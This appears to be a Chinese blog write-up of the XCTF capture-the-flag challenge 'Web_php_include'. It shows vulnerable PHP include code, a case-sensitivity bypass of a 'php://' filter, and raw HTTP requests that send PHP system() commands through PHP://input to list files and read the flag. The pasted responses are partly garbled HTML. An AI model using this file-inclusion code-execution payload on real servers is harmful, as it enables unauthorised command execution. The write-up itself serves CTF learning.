

XCTF-WEB-Web_php_include

原创


[Sure_lis](#) 于 2020-03-15 09:41:41 发布 446 收藏

分类专栏: [CTF](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Lorezon/article/details/104860454>

版权



[CTF 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

打开题目出现源码:

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

str函数对大小写敏感，考虑大小写绕过，Burp抓包，传参。

Request

```
Raw Params Headers Hex XML
GET /?page=PHP://input HTTP/1.1
Host: 111.198.29.45:31991
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 28

<?php system("ls"); ?>
```

Response

```
Raw Headers Hex
#007700">[</span><span style="color:
#DD0000">'hello'</span><span style="color: #007700">];<br
/></span><span style="color: #0000BB">$page</span><span
style="color: #007700">=</span><span style="color:
#0000BB">$_GET</span><span style="color:
#007700">[</span><span style="color:
#DD0000">'page'</span><span style="color: #007700">];<br
/>while<math>\epsilon</math>{</span><span style="color:
#0000BB">strpos</span><span style="color:
#007700">(</span><span style="color:
#0000BB">$page</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">)&nbsp;</span><span style="color:
style="color: #0000BB">$page</span><span style="color:
#007700">=</span><span style="color:
#0000BB">str_replace</span><span style="color:
#007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#DD0000">" "</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br />{<br
/>include(</span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br
/></span><span style="color: #0000BB">?&gt;<br /></span>
</span>
</code>f14gisish3r3.php
index.php
phpinfo.php
```

<https://blog.csdn.net/Lorezon>

```
GET /?page=PHP://input HTTP/1.1
Host: 111.198.29.45:31991
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 48

<?php system("cat f14gisish3r3.php"); ?>
```

```
#007700">[</span><span style="color:
#DD0000">'hello'</span><span style="color: #007700">];<br
/></span><span style="color: #0000BB">$page</span><span
style="color: #007700">=</span><span style="color:
#0000BB">$_GET</span><span style="color:
#007700">[</span><span style="color:
#DD0000">'page'</span><span style="color: #007700">];<br
/>while<math>\epsilon</math>{</span><span style="color:
#0000BB">strpos</span><span style="color:
#007700">(</span><span style="color:
#0000BB">$page</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">)&nbsp;</span><span style="color:
style="color: #0000BB">$page</span><span style="color:
#007700">=</span><span style="color:
#0000BB">str_replace</span><span style="color:
#007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#DD0000">" "</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br />{<br
/>include(</span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br
/></span><span style="color: #0000BB">?&gt;<br /></span>
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0e89475d2}";
?>
```

<https://blog.csdn.net/Lorezon>